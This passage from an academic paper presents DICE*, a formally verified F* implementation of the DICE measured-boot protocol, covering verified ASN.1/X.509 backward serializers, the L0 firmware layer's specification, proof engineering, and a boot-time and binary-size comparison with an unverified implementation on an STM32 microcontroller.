However, finalizers are not suitable for DER as they require placeholders for serialization of the lengths. In the DER TLV format, the size of the length encoding depends on the value of length itself. Hence, determining the size of the placeholders for lengths requires making a pass over the message to compute its length before serializing the message itself. Since every DER encoding is TLV, this means making multiple passes on the sub-messages in a naïve implementation. One could optimize this to one pass by computing a length structure isomorphic to the message, but this requires changing the serializer type in LowParse to pass this additional argument—a suboptimal choice for fixed-length formats and a pervasive change to the LowParse library.

Thus, to support variable-length data in ASN.1 DER, we extend LowParse with low-level *backward serializers*. Backward serializers provide an elegant solution to the problem. Instead of serializing messages forward from the beginning of the array, backward serializers serialize messages backward from the end of the array. They return the number of bytes serialized, which can then be serialized by the caller at the beginning of the serialized message. This allows us to build generic TLV serializers, without explicitly requiring length computations. The type of the backward serializers is:

```
type serializer32_backwards #t #k (#p:parser t k) (s:serializer p) =
  x:t → b:array pbyte → pos:u32 → Stack u32 (requires λh →
    live h b ∧ Seq.length (serialize s x) ≤ v pos ≤ length b)
  (ensures λh0 len h1 → modifies b h0 h1 ∧ as_seq h1 b ==
    replace (as_seq h0 b) (v (pos − len)) (v len) (serialize s x))
```

The pos argument to the backward serializers is the ending position in the array. The postcondition establishes that the contents of the array between [pos − len, pos) are the serialized bytes (functionally correct w.r.t. the forward specification serializer s). Since we do not change the parser and serializer specifications, our low-level backward serializers enjoy the same security properties as before.

Using backward serializers, we implement a generic TLV serializer as follows:

```
let serializer32_tlv_backwards s32 x tag b pos =
  let l_value = s32 x b pos in (* serialize value *)
  let l_length = (* serialize length *)
    serialize32_len_backwards l_value b (pos − l_value) in
  let l_tag = (* serialize tag *)
    serialize32_tag_backwards tag b (pos − l_value − l_length) in
  l_value + l_length + l_tag (* return number of bytes written *)
```

We also extend LowParse with combinators for backward serialization. For example, the serialize$_{32}$_nondep_then_backwards combinator takes as input two backward serializers s_1 and s_2, and invokes s_2 followed by s_1.

ASN.1 serializers. We program parser and serializer specifications, and low-level backward serializers for the DER encoding of the ASN.1 fragment needed to implement L0. The parser and serializer specifications are proven secure, and the low-level serializers are proven memory safe and functionally correct w.r.t. the specification, all in the (extended) LowParse framework.

Our implementation supports ASN.1 lengths in the range $[0, 2^{32})$, and all ASN.1 tags. For ASN.1 primitive types, it supports: BOOLEAN, NULL, non-negative INTEGER, OCTET_STRING, PRINTABLE_STRING, IA5_STRING, BIT_STRING, OBJECT_IDENTIFIER (OID), and specific values for GENERALIZED_TIME and UTC_TIME (used in the X.509 validity field). For structured types, it supports SEQUENCE, as well as empty and singleton SET. We support implicit and explicit tagging over both primitive and structured types.

For the supported ASN.1 primitive types, we first define their Low* representations:

```
let datatype_of_asn1_type (a:asn1_type) = match a with
| BOOLEAN → bool
| OCTET_STRING → (len: u32 {len < 2^32 − 6} ∗ array pbyte len)
| BIT_STRING → bit_string_t
| OID → oid_t
... (* definition for other ASN.1 primitive types *)
```

The Low* representation for OCTET_STRING is a dependent pair of a length len$\in[0, 2^{32}-6)$ and an array of (public) bytes of length len. The invariant on len ensures that the length of the corresponding TLV message is less than 2^{32}. Invariants on other types are more involved; e.g., the Low* representation for BIT_STRING may contain unused bits that must be zero.

Then, we define the parser and serializer specifications, and the low-level serializer implementation on these representation types to match their DER encoding. For example, the ASN.1 BOOLEAN values TRUE and FALSE are serialized as 8-bit unsigned integers 0xFFuy and 0x00uy respectively. The parser specification for the BOOLEAN type is:

```
val parse_asn1_boolean
  : parser (datatype_of_asn1_type BOOLEAN) boolean_meta
let parse_asn1_boolean = parse_u8
  `parse_filter` (λ b → b = 0xFFuy || b = 0x00uy) `parse_synth`
  (λ b → match b with | 0xFFuy → true | 0x00uy → false)
```

Here, a `f` b is infix notation for f a b, and parse_u$_8$, parse_filter, and parse_synth are LowParse combinators [49]. For each type, we also build its TLV serializer using the generic TLV serializer sketched above.

X.509 serializers. We follow a similar methodology for X.509 structures needed for L0 [58]. For example, the X.509 standard [24] defines AlgorithmIdentifier and SubjectPublicKeyInfo as:

```
AlgorithmIdentifier ::= SEQUENCE {
  algorithm OBJECT IDENTIFIER,
  parameters ANY DEFINED BY algorithm OPTIONAL }

SubjectPublicKeyInfo ::= SEQUENCE {
  algorithm AlgorithmIdentifier,
  subjectPublicKey BIT STRING }
```

The parameters field of AlgorithmIdentifier is algorithm-specific. For Ed25519 [32], for example, the algorithm should be the OID id−Ed25519 and the parameters field should be absent. The subjectPublicKey field in SubjectPublicKeyInfo for Ed25519 must be a 33-byte bit string where the leading byte is set to zero; this leading byte specifies the unused bits in the last byte. We define the corresponding types and serializer specifications as follows:

```
type the_oid oid = o:oid{o == oid} (* Singleton OID type *)
type alg_identifier_payload_t = the_oid OID_ED25519
let serialize_alg_identifier_payload = (* Spec serializer *)
  serialize_the_oid OID_ED25519
let serialize_alg_identifier = (* SEQUENCE tagging *)
  serialize_envelope_sequence serialize_alg_identifier_payload

type bit_string_with_len_and_unused l n =
  b:bit_string_t{length b == l ∧ unused b == n}
type subject_public_key_info_payload_t = {
  algorithm : envelope SEQUENCE alg_identifier_payload_t;
  subject_public_key : bit_string_with_len_and_unused 33ul 0ul }
let serialize_subject_public_key_info_payload =
  serialize_alg_identifier `serialize_nondep_then`
  serialize_bit_string_with_len_and_unused 33ul 0ul
let serialize_subject_public_key_info = serialize_envelope_sequence
  serialize_subject_public_key_info_payload
```

Following this scheme, we define parsers and serializers of all the X.509 structures required for DeviceID CSR and AliasKey certificate in accordance with the DICE certificate standard [58].

X.509 extension for L0. The DICE certificate standard [58] defines an X.509 extension for L0. The extension describes

how the device identity, consisting of the DeviceID$_{pub}$ and FWID, should be embedded inside the AliasKey certificate.

```
TCG−DICE−FWID ::== SEQUENCE {
  TCG−DICE−fwid OBJECT IDENTIFIER,
  SEQUENCE CompositeDeviceID }
CompositeDeviceID ::== SEQUENCE {
  version INTEGER,
  SEQUENCE SubjectPublicKeyInfo,
  SEQUENCE FWID }
FWID ::== SEQUENCE {
  hashAlg OBJECT IDENTIFIER,
  fwid OCTET STRING }
```

Similar to SubjectPublicKeyInfo, we define parser and serializer specification as well as low-level serializer implementation for this extension.

5.3 L0 Implementation

The F* type for the core L0 function is shown in Figure 6. The function l0_core takes as input (a) CDI and FWID, (b) HKDF labels to be used in the derivation of the DeviceID key pair and AliasKey pair, (c) the DeviceID CSR and AliasKey certificate details (such as the version, serial number, etc.), and (d) arrays for writing DeviceID$_{pub}$, AliasKey$_{pub}$, AliasKey$_{priv}$, DeviceID CSR, and AliasKey certificate. Because the DICE specification does not specify what exactly constitutes a FWID measurement, we take FWID as an input. The implementation can easily be adapted to support specific measurement functions computed inside l0_core.

The precondition requires that all the arrays are live and pairwise disjoint, and that the length of the CSR and certificate arrays equals the size of the (serialized) certificate and CSR, respectively; we provide auxiliary functions to compute the exact size for the certificate and CSR. Currently, we enforce the length requirement as a precondition, but other implementations, such as runtime checks, are possible.

The function has the Stack effect, ensuring that it does not perform any heap allocations. Its postcondition ensures that the function only modifies the contents of the DeviceID$_{pub}$, AliasKey pair, CSR, and certificate arrays, in accordance with their functional specifications. Below we show the functional specification for AliasKey certificate, which specifies the contents of the ak_crt_arr in terms of the specification-level serializer for the AliasKey certificate. The specification functions for key derivation (e.g. dk_spec below) integrate with the key derivation specifications from HACL*.

```
let ak_crt_post cdi fwid dk_label ak_label ak_crt ak_crt_arr h0 h1 =
  let dk_pub, dk_priv = dk_spec cdi fwid dk_label h0 in
  let ak_crt =
    ak_crt_spec cdi fwid dk_pub dk_priv ak_label ak_crt h0 in
  (* Functional correctness for the AliasKey certificate array *)
  as_seq h1 ak_crt_arr == serializer_ak_crt `serialize` ak_crt
```

The implementation of l0_core derives the DeviceID and AliasKey using the HKDF and Ed25519 libraries from

```
val l0_core (cdi:array sbyte 32) (fwid:array pbyte 32)
  (dk_label_len:u32) (dk_label:array pbyte (v dk_label_len))
  (ak_label_len:u32) (ak_label:array pbyte (v ak_label_len))
  (dk_csr:csr_t) (ak_crt:crt_t) (dk_pub: array pbyte 32)
  (ak_pub:array pbyte 32) (ak_priv:array sbyte 32)
  (dk_csr_len:u32) (dk_csr_arr:array pbyte (v csr_len))
  (ak_crt_len:u32) (ak_crt_arr:array pbyte (v crt_len)) : Stack unit
(requires λh → ... ∧ (* liveness and disjointness of arrays *)
  (* label lengths are valid HKDF lengths *)
  is_hkdf_label dk_label_len ∧ is_hkdf_label ak_label_len ∧
  (* the CSR and certificate arrays have the required lengths *)
  dk_csr_pre dk_csr dk_csr_len ∧ ak_crt_pre ak_crt ak_crt_len)
(ensures λh0 () h1 → modifies
  [dk_pub; ak_pub; ak_priv; dk_csr_arr; ak_crt_arr] h0 h1 ∧
  (* Functional spec for the DeviceID public key *)
  dk_post cdi dk_label dk_pub h0 h1 ∧
  (* Functional spec for the AliasKey pair *)
  ak_post cdi fwid ak_label ak_pub ak_priv h0 h1 ∧
  (* Functional spec for the DeviceID CSR *)
  dk_csr_post cdi dk_label dk_csr dk_csr_arr h0 h1 ∧
  (* Functional spec for the AliasKey certificate *)
  ak_crt_post cdi fwid dk_label ak_label ak_crt ak_crt_arr h0 h1)
```

Figure 6: Signature of the core L0 function. Identifiers with prefix ak_ and dk_ refer to AliasKey and DeviceID resp.

HACL*. The implementation then creates a DeviceID$_{pub}$ CSR Low* value signed using the DeviceID$_{priv}$ and serializes it into the dk_csr_arr using its low-level serializer. Finally, it creates the AliasKey certificate value, signed using the DeviceID$_{priv}$, and serializes it in ak_crt_arr. In all these cases, it is proved that the serialized bytes match their functional specifications.

Declassification of public data. The low-level implementations in the HACL* library operate exclusively on secret bytes; e.g., the public key pair derivation function returns even the public key in an array of secret bytes. Because secret and public bytes are different types, type-safety in F* does not allow copying public keys in secret byte arrays directly into the (public) output arrays. Thus, we need to explicitly declassify three public keys and two signatures: DeviceID$_{pub}$, AliasKey$_{pub}$, the digest of the DeviceID$_{pub}$ as the authority key identifier used in the AliasKey certificate extension, DeviceID$_{pub}$ CSR signature, and AliasKey certificate signature. We model declassification using a trusted function as follows:

```
let declassify_spec len (s:lseq sbytes len) : lseq pbytes len = ...
val declassify (len:u32) (src:array sbyte len) (dst:array pbyte len)
  : Stack unit
    (requires λh → live h src ∧ live h dst ∧ disjoint [src; dst])
    (ensures λh0 () h1 → modifies dst h0 h1 ∧
      as_seq h1 dst == declassify_spec (as_seq h0 src))
```

The extracted DICE* L0 code is linked against a native implementation of the declassification function, which can use either memcpy or a verified memcpy extracted from Low*.

In general, such declassifications need to be manually audited to ensure that only the intended data is declassified. However, in our case, precise functional specification of all the output arrays ensures that the verification will fail if incorrect data is declassified. Since our code does not use the heap and explicitly clears the stack, all outputs are via argument arrays whose contents are precisely specified in the postconditions. For example, the dk_post specification used in l0_core's postcondition (in Figure 6) explicitly states that the contents of the array dk_pub are same as declassifying the output of the function derive_dk_pub_spec:

```
let dk_post (cdi:array sbyte 32) (dk_label: array pbyte)
  (dk_pub:array pbyte 32) (h0 h1:mem) =
  as_seq h1 dk_pub
    == declassify_spec 32 (derive_dk_pub_spec cdi dk_label)
```

Thus, a bug in declassification, e.g. declassifying the private key instead of public key, would result in a verification failure for this postcondition.

6 DICE⋆ Implementation

Table 1 shows the lines of code (LOC) for DICE⋆. The DICE engine implementation in DICE⋆ consists of 533 lines of (commented) F⋆ code, including the specifications, implementations, and proofs, which extract to 205 lines of C code. DICE⋆ L0 implementation consists of 24,241 lines of F⋆ code, 16,564 of those implementing the ASN.1/X.509 library. The L0 implementation extracts to 5,051 lines of C.

Table 1 also shows the verification times for DICE⋆. The measurements are taken on an HP Z840 workstation with Intel® Xeon® CPU E5-2699 v4 (2.20GHz) and 64GB RAM. The time measurements are with parallelism provided by modular verification, verifying L0 sequentially takes 26m2s. Note that the LOC and verification times in Table 1 do not include HACL⋆ and LowParse.

While the DICE engine implementation was relatively straightforward to verify, to scale the verification to ASN.1/X.509 library and the L0 implementation, we used the following proof-engineering mechanisms:

Abstraction via F⋆ interfaces. We use F⋆'s interface mechanism to abstract away irrelevant definitions from the SMT solver's proof context, thereby reducing the size of the SMT queries. For example, we declare the type of the definition parse_asn1_boolean (Section 5.2) in the ASN.1/X.509 library in an interface file as follows:

```
val parse_asn1_boolean
    : parser (datatype_of_asn1_type BOOLEAN) boolean_meta
```

For the clients, the definition of parse_asn1_boolean is not important—it is sufficient that the low-level boolean serializer implementation provides this spec in its type. Therefore, we add the implementation of parse_asn1_boolean in the separate implementation file. When F⋆ verifies its clients, only the interface file is in scope, and hence, the implementation details are hidden from the client proofs.

Table 1: LOC and verification time for DICE⋆

	F⋆ LOC	C LOC	Verification Time
DICE Engine	533	205	1m10s
L0	24,241	5,051	11m9s

Proof decompositon. When verifying a function like l0_core (Figure 6), F⋆ and the Z3 SMT solver need to reason about multiple proof aspects, including arrays, secret bytes, cryptography, and serialization. When all of these proof obligations are sent as a single query to the SMT solver, the proofs sometimes don't scale. We get around this by decomposing functions with large proof obligations into auxiliary lemmas with smaller proof obligation. For example, in the case of l0_core, we prove the modifies theory related properties in a separate lemma lemma_l0_core_modifies:

```
let lemma_l0_core_modifies (pub_t: Type) (sec_t: Type)
      (ak_pub:array pub_t 32) (ak_priv:array sec_t 32) (h0 h1:mem)
      ... (* other buffers and intermediate memory states *) ...
: Lemma ((* mod. spec. between intermediate memory states *) ...
∧ modifies [ak_pub; ak_priv; ...] h0 h1) = ()
```

Separating out proof obligations in this manner significantly decreases the total verification time of l0_core.

Using meta-programming to discharge proof obligations. F⋆ also has a meta-programming and tactics framework [39] using which programmers can write F⋆ programs to inspect and prove properties of other F⋆ programs. The metaprograms are evaluated by the F⋆ typechecker at the time of typechecking. For proofs that involve large computations, we used meta-programming to carry out those computations and simplify the proof obligations before they are sent to the SMT solver. This provided significant speedups in some cases.

7 Evaluation

In this section, we evaluate DICE⋆ by comparing it against an unverified, hand-written DICE implementation in terms of boot time and binary size. The goal of the evaluation is to ensure that there are no unforeseen overheads of using verified code. We evaluate DICE⋆ on the STM32H753ZI microcontroller unit (MCU) from ST Microelectronics [11]. The STM32H753ZI micro-controller is based on the ARM Cortex-M7 family of CPUs. It operates at 480 Mhz; it has high-speed embedded memories, including 2MB of dual bank flash and 1MB of RAM, and various other interfaces and peripherals.

Section 7.1 describes the bootloader and the platform-specific interface of DICE⋆ for STM32H753ZI, and Section 7.2 compares DICE⋆ against an unverified, hand-written DICE implementation in terms of binary size and boot time on STM32H753ZI.

7.1 DICE⋆ for STM32H753ZI

We implement the bootloader and the platform-specific interface of DICE⋆ for STM32H753ZI using a hardware security feature called *secure access mode*. This mode enables the development of security-critical services such as bootloaders that execute in isolation just after reset. Specifically, during manufacturing, a region in flash memory can be configured as a *secure area*, and can be provisioned with code and data of a secure service. The hardware guarantees that this area can only be accessed while the CPU is in secure access mode, which the CPU enters just after reset. While the CPU is in secure mode, the CPU ignores all debugging events. Once the CPU exits this mode (using a special instruction), reads to this area return zero, writes are ignored, and any attempt to execute code from this area generate errors. The secure area is also erase protected; i.e., no erase operations on a sector in this area are permitted.

We implement the bootloader using secure access mode as follows. We store the bootloader, DICE-engine image, which includes unverified platform-specific interface, and the public key used by the DICE engine in a secure area in flash memory. The bootloader receives control after a reset. It checks if UDS has already been provisioned at a pre-defined location in the secure area. If the UDS has not been provisioned, then the bootloader generates a fresh UDS by sampling a hardware RNG, and stores the UDS in the secure area.

Next, the bootloader transfers control to the DICE engine. The DICE engine, as per specification, authenticates the L0 image, derives CDI and latches UDS by exiting the secure access mode. Finally, the control comes back to the bootloader which then transfers control to L0.

We implement the platform-specific interface of DICE⋆ (Section 4.1) as follows:

- read_uds is implemented by copying UDS stored at a pre-defined address in secure area to a buffer in RAM.
- disable_uds is empty because there is no explicit mechanism to disable access to UDS on this MCU. Disabling access is the responsibility of the bootloader.
- clear_stack is implemented by erasing all registers (except the stack pointer), and erasing all regions in SRAM, which holds the stack.

The bootloader and the platform-specific interface of DICE⋆ together contain 38 lines of assembly and 815 lines of C code. This code is part of our TCB.

7.2 Comparison with Unverified DICE

We compare the boot time and the binary size of DICE⋆ with that of an unverified, handwritten DICE implementation. The hand-written implementation uses cryptographic primitives from mbedTLS [7], a cryptographic library commonly used in embedded systems. The two implementations match in all respects except elliptic curve p-256 [19] used for firmware authentication in DICE and generating certificates and CSRs in L0. While the hand-written implementation uses p-256, DICE⋆ uses Ed25519. This is because mbedTLS currently does not support Ed25519, and HACL⋆ does not currently support a side-channel free implementation of p-256.

Table 2: Boot time (milliseconds) for each layer and the binary size (KB) of unverified DICE (Unv. DICE) and DICE⋆

Layer	Boot time (ms)		Size (KB)	
	Unv. DICE	DICE⋆	Unv. DICE	DICE⋆
DICE engine	786	689	72	68
L0	313	208	92	92

Table 2 compares the boot time (measured in milliseconds) of two DICE layers in these implementations. In both layers, DICE⋆ has better performance compared to the unverified implementation. In the DICE engine, the difference in boot times is due to the difference in the performance of P-256 and Ed25519 based image verification. This is consistent with previously reported performance of these curves [60]. All other operations in the DICE engine have comparable performance. In L0, the difference in boot time is due to the X.509 certificate serialization logic. Unverified code relies on X.509 support in mbedTLS, whereas verified code uses our X.509 custom library built using LowParse.

Table 2 also shows a comparison of the binary sizes. Binary size is an important metric, especially in embedded systems where the amount of flash memory is often limited. Both implementations have a comparable binary size.

In summary, DICE⋆ compares favorably with the unverified implementation both on performance and binary size, and, thus, should form the basis for future DICE implementations.

8 Related Work

This paper presents a verified implementation of DICE [38, 55], which is an emerging industry standard for measured boot proposed by TCG. There are also efforts on developing attestation protocols based on DICE [29, 31] and extending DICE with new features to support secure firmware updates and re-provisioning of DICE-powered devices [62].

Hardware solutions for trusted computing such as TPM [28], ARM TrustZone [14] and Intel SGX [40] are not suitable for low-cost devices. Compared to the minimal hardware requirements of the DICE architecture, the hardware-based solutions designed for isolation and attestation of embedded devices, such as TyTAN [21], TrustLite [34], and Sancus [45,46], are complex and costly [37]. Software-based solutions for device attestation, such as SWATT [52], Pioneer [51], and VIPER [36], make impractical assumptions [15].

DICE⋆ focuses on verification of memory-safety, full-functional correctness, and side-channel resistance for the DICE measured boot protocol. Cook et al. [23] use the CBMC model checker [35], extended with device-specific extensions, to prove memory-safety of the boot code used in the AWS data centers. Their boot code is not measured or authenticated boot, the stages in their code only locate, load, and launch the next stage. As a result, its guarantees, and the implementation complexity, are much weaker than DICE. Straznickas et al. [53], in what seems to be a work-in-progress, use the Coq theorem prover towards verifying functional-correctness and termination of a first-stage bootloader written in RISC-V assembly. Muduli et al. [44] use model checking to verify that (model of) a firmware loader only loads valid images. They cast the security property as a hyperproperty [22], modeling TOCTTOU attacks. Hristozov et al. [29] propose a runtime attestation scheme, augmenting DICE, to protect against (undetected) runtime compromise of the firmware code, an unlikely scenario with fully verified and memory-safe DICE⋆.

For X.509 certificate generation, we extended the LowParse framework [49], and provide memory-safe, functionally-correct, and secure ASN.1/X.509 serializers. Tullsen et al. [59] present verified encoders and decoders for a subset of ASN.1 required for vehicle-to-vehicle (V2V) messaging. However, they do not verify full-functional correctness, but only an approximation of it, called *self-consistency* which states that (a) a valid message that is encoded and decoded results in the same message, and (b) the decoder only accepts valid messages. They carry out the verification in the Software Analysis Workbench [26] tool. Ye et al. [63] focus on the Protocol Buffers data format and formally verify protobuf serializers and deserializers for functional correctness in Coq. Their work is based on Narcissus [25] that defines a non-deterministic data-format and derives verified encoders and decoders using a library of higher-order combinators, like in LowParse. The distinguishing feature of LowParse and our work is the security proof and the generation of C code from a verified implementation.

9 Conclusion

We have presented DICE⋆, an implementation of the DICE measured boot protocol that is provably memory-safe, functionally-correct, and side-channel resistant. A key component of DICE⋆ is a secure X.509 library that generates DICE-compliant certificates and CSRs. We believe this implementation can form a more secure baseline for future implementations of the DICE architecture, avoiding bug-finding and fixing cycles. DICE⋆ can be extended to further improve the security of measured boot e.g. by building verified implementations of hardware protection mechanisms underlying the DICE architecture, and of commonly used components in L0 firmware such as attestation and key exchange protocols.

References

[1] CVE-2014-0092. https://nvd.nist.gov/vuln/detail/CVE-2014-0092.

[2] CVE-2014-1568. https://nvd.nist.gov/vuln/detail/CVE-2014-1568.

[3] CVE-2016-0701. https://nvd.nist.gov/vuln/detail/CVE-2016-0701.

[4] CVE-2016-2108. https://nvd.nist.gov/vuln/detail/CVE-2016-2108.

[5] CVE-2020-0601. https://nvd.nist.gov/vuln/detail/CVE-2020-0701.

[6] CVE-2020-9434. https://nvd.nist.gov/vuln/detail/CVE-2020-9434.

[7] MbedTLS. https://tls.mbed.org.

[8] Micron CEC1702. https://www.microchip.com/wwwproducts/en/CEC1702.

[9] Microsoft Projet Cerberus. https://github.com/Azure/Project-Cerberus.

[10] NXP LPC5500. https://www.nxp.com/products/processors-and-microcontrollers/arm-microcontrollers/general-purpose-mcus/lpc5500-cortex-m33:LPC5500_SERIES.

[11] STM32H753ZI. https://www.st.com/en/microcontrollers-microprocessors/stm32h743-753.html.

[12] Danel Ahman, Cédric Fournet, Catalin Hritcu, Kenji Maillard, Aseem Rastogi, and Nikhil Swamy. Recalling a witness: foundations and applications of monotonic state. *Proc. ACM Program. Lang.*, 2(POPL), 2018.

[13] William A. Arbaugh, David J. Farber, and Jonathan M. Smith. A secure and reliable bootstrap architecture. In *IEEE Symposium on Security and Privacy (S&P)*. IEEE Computer Society, 1997.

[14] A Arm. Security technology-building a secure system using trustzone technology. *ARM Technical White Paper*, 2009.

[15] Frederik Armknecht, Ahmad-Reza Sadeghi, Steffen Schulz, and Christian Wachsmann. A security framework for the analysis and design of software attestation. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2013.

[16] Elaine Barker et al. *Recommendation for key management: Part 1: General, SP 800-57 Part 1 Rev. 5*. National Institute of Standards and Technology, 2020.

[17] Gilles Barthe, Gustavo Betarte, Juan Diego Campo, Carlos Daniel Luna, and David Pichardie. System-level non-interference for constant-time cryptography. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2014.

[18] Gilles Barthe, Sandrine Blazy, Benjamin Grégoire, Rémi Hutin, Vincent Laporte, David Pichardie, and Alix Trieu. Formal verification of a constant-time preserving C compiler. *Proc. ACM Program. Lang.*, 4(POPL), December 2019.

[19] Simon Blake-Wilson, Nelson Bolyard, Vipul Gupta, Chris Hawk, and Bodo Möller. Elliptic curve cryptography (ECC) cipher suites for transport layer security (TLS). *RFC*, 4492, 2006.

[20] Hanno Böck. Wrong results with Poly1305 functions. https://mta.openssl.org/pipermail/openssl-dev/2016-March/006413, 2016.

[21] Franz Ferdinand Brasser, Brahim El Mahjoub, Ahmad-Reza Sadeghi, Christian Wachsmann, and Patrick Koeberl. Tytan: tiny trust anchor for tiny devices. In *52nd Design Automation Conference (DAC)*. ACM, 2015.

[22] Michael R. Clarkson and Fred B. Schneider. Hyperproperties. *J. Comput. Secur.*, 2010.

[23] Byron Cook, Kareem Khazem, Daniel Kroening, Serdar Tasiran, Michael Tautschnig, and Mark R. Tuttle. Model checking boot code from AWS data centers. In *30th International Conference on Computer Aided Verification (CAV)*, 2018.

[24] David Cooper, Stefan Santesson, Stephen Farrell, Sharon Boeyen, Russell Housley, and W. Timothy Polk. Internet X.509 public key infrastructure certificate and certificate revocation list (CRL) profile. *RFC*, 5280, 2008.

[25] Benjamin Delaware, Sorawit Suriyakarn, Clément Pit-Claudel, Qianchuan Ye, and Adam Chlipala. Narcissus: correct-by-construction derivation of decoders and encoders from binary formats. *Proc. ACM Program. Lang.*, 3(ICFP):82:1–82:29, 2019.

[26] Robert Dockins, Adam Foltzer, Joe Hendrix, Brian Huffman, Dylan McNamee, and Aaron Tomb. Constructing semantic models of programs with the software analysis workbench. In *Verified Software. Theories, Tools, and Experiments*, 2016.

[27] Karim Eldefrawy, Gene Tsudik, Aurélien Francillon, and Daniele Perito. SMART: secure and minimal architecture for (establishing dynamic) root of trust. In *19th Network and Distributed System Security Symposium (NDSS)*. The Internet Society, 2012.

[28] Trusted Computing Group. TPM main specification level 2 version 1.2, revision 116. https://trustedcomputinggroup.org/resource/tpm-main-specification/, 2011.

[29] Stefan Hristozov, Johann Heyszl, Steffen Wagner, and Georg Sigl. Practical runtime attestation for tiny IoT devices. In *Proceedings of the 2018 Workshop on Decentralized IoT Security and Standards*, volume 18, 2018.

[30] ITU-T. X.690 information technology–ASN.1 encoding rules: Specification of basic encoding rules (BER), canonical encoding rules (CER) and distinguished encoding rules (DER). Technical report, ITU, 2015.

[31] Lukas Jäger, Richard Petri, and Andreas Fuchs. Rolling DICE: Lightweight remote attestation for COTS IoT hardware. In *12th International Conference on Availability, Reliability and Security (ARES)*. ACM, 2017.

[32] Simon Josefsson and Jim Schaad. Algorithm identifiers for Ed25519, Ed448, X25519, and X448 for use in the internet X.509 public key infrastructure. *RFC*, 8410, 2018.

[33] Corey Kallenberg, Sam Cornwell, Xeno Kovah, and John Butterworth. Setup for failure: defeating secure boot. In *The Symposium on Security for Asia Network (SyScan)*, 2014.

[34] Patrick Koeberl, Steffen Schulz, Ahmad-Reza Sadeghi, and Vijay Varadharajan. Trustlite: a security architecture for tiny embedded devices. In *9th European Conference on Computer Systems (EuroSys)*. ACM, 2014.

[35] Daniel Kroening and Michael Tautschnig. Cbmc – c bounded model checker. In *Tools and Algorithms for the Construction and Analysis of Systems*. Springer, 2014.

[36] Yanlin Li, Jonathan M. McCune, and Adrian Perrig. VIPER: verifying the integrity of peripherals' firmware. In *18th ACM Conference on Computer and Communications Security (CCS)*. ACM, 2011.

[37] Pieter Maene, Johannes Götzfried, Ruan de Clercq, Tilo Müller, Felix C. Freiling, and Ingrid Verbauwhede. Hardware-based trusted computing architectures for isolation and attestation. *IEEE Trans. Computers*, 67(3):361–374, 2018.

[38] Andrey Marochko, Dennis Mattoon, Paul England, Ronald Aigner, Rob Spiger (CELA), and Stefan Thom. Cyber-resilient platforms overview. Technical Report MSR-TR-2017-40, Microsoft, September 2017.

[39] Guido Martínez, Danel Ahman, Victor Dumitrescu, Nick Giannarakis, Chris Hawblitzel, Cătălin Hriţcu, Monal

Narasimhamurthy, Zoe Paraskevopoulou, Clément Pit-Claudel, Jonathan Protzenko, Tahina Ramananandro, Aseem Rastogi, and Nikhil Swamy. Meta-F*: Proof automation with SMT, tactics, and metaprograms. In *28th European Symposium on Programming (ESOP)*. Springer, 2019.

[40] Frank McKeen, Ilya Alexandrovich, Alex Berenzon, Carlos V. Rozas, Hisham Shafi, Vedvyas Shanbhogue, and Uday R. Savagaonkar. Innovative instructions and software model for isolated execution. In *Workshop on Hardware and Architectural Support for Security and Privacy (HASP)*. ACM, 2013.

[41] Microsoft. Secure the windows 10 boot process. https://docs.microsoft.com/en-us/windows/security/information-protection/secure-the-windows-10-boot-process, 2018.

[42] Daniel Moghimi, Berk Sunar, Thomas Eisenbarth, and Nadia Heninger. TPM-FAIL: TPM meets timing and lattice attacks. In *29th USENIX Security Symposium*. USENIX Association, August 2020.

[43] David Molnar, Matt Piotrowski, David Schultz, and David Wagner. The program counter security model: Automatic detection and removal of control-flow side channel attacks. In *International Conference on Information Security and Cryptology (ICISC)*. Springer, 2006.

[44] Sujit Kumar Muduli, Pramod Subramanyan, and Sayak Ray. Verification of authenticated firmware loaders. In *Formal Methods in Computer Aided Design (FMCAD)*. IEEE, 2019.

[45] Job Noorman, Pieter Agten, Wilfried Daniels, Raoul Strackx, Anthony Van Herrewege, Christophe Huygens, Bart Preneel, Ingrid Verbauwhede, and Frank Piessens. Sancus: Low-cost trustworthy extensible networked devices with a zero-software trusted computing base. In *22th USENIX Security Symposium*. USENIX Association, 2013.

[46] Job Noorman, Jo Van Bulck, Jan Tobias Mühlberg, Frank Piessens, Pieter Maene, Bart Preneel, Ingrid Verbauwhede, Johannes Götzfried, Tilo Müller, and Felix C. Freiling. Sancus 2.0: A low-cost security architecture for iot devices. *ACM Transactions on Privacy and Security (TOPS)*, 20(3), 2017.

[47] Jonathan Protzenko, Bryan Parno, Aymeric Fromherz, Chris Hawblitzel, Marina Polubelova, Karthikeyan Bhargavan, Benjamin Beurdouche, Joonwon Choi, Antoine Delignat-Lavaud, Cédric Fournet, Natalia Kulatova, Tahina Ramananandro, Aseem Rastogi, Nikhil Swamy, Christoph Wintersteiger, and Santiago Zanella-Beguelin. EverCrypt: A fast, verified, cross-platform cryptographic provider. In *IEEE Symposium on Security and Privacy (S&P)*, 2020.

[48] Jonathan Protzenko, Jean Karim Zinzindohoué, Aseem Rastogi, Tahina Ramananandro, Peng Wang, Santiago Zanella Béguelin, Antoine Delignat-Lavaud, Catalin Hritcu, Karthikeyan Bhargavan, Cédric Fournet, and Nikhil Swamy. Verified low-level programming embedded in F*. *Proc. ACM Program. Lang.*, 1(ICFP), 2017.

[49] Tahina Ramananandro, Antoine Delignat-Lavaud, Cédric Fournet, Nikhil Swamy, Tej Chajed, Nadim Kobeissi, and Jonathan Protzenko. EverParse: Verified secure zero-copy parsers for authenticated message formats. In *28th USENIX Security Symposium*. USENIX Association, 2019.

[50] Steffen Schulz, André Schaller, Florian Kohnhäuser, and Stefan Katzenbeisser. Boot attestation: Secure remote reporting with off-the-shelf IoT sensors. In *European Symposium on Research in Computer Security (ESORICS)*. Springer, 2017.

[51] Arvind Seshadri, Mark Luk, Elaine Shi, Adrian Perrig, Leendert van Doorn, and Pradeep K. Khosla. Pioneer: verifying code integrity and enforcing untampered code execution on legacy systems. In *20th ACM Symposium on Operating Systems Principles (SOSP)*. ACM, 2005.

[52] Arvind Seshadri, Adrian Perrig, Leendert van Doorn, and Pradeep K. Khosla. SWATT: software-based attestation for embedded devices. In *IEEE Symposium on Security and Privacy (S&P)*. IEEE Computer Society, 2004.

[53] Zygimantas Straznickas. *Towards a Verified First-Stage Bootloader in Coq*. Master thesis, Massachusetts Institute of Technology, 2020.

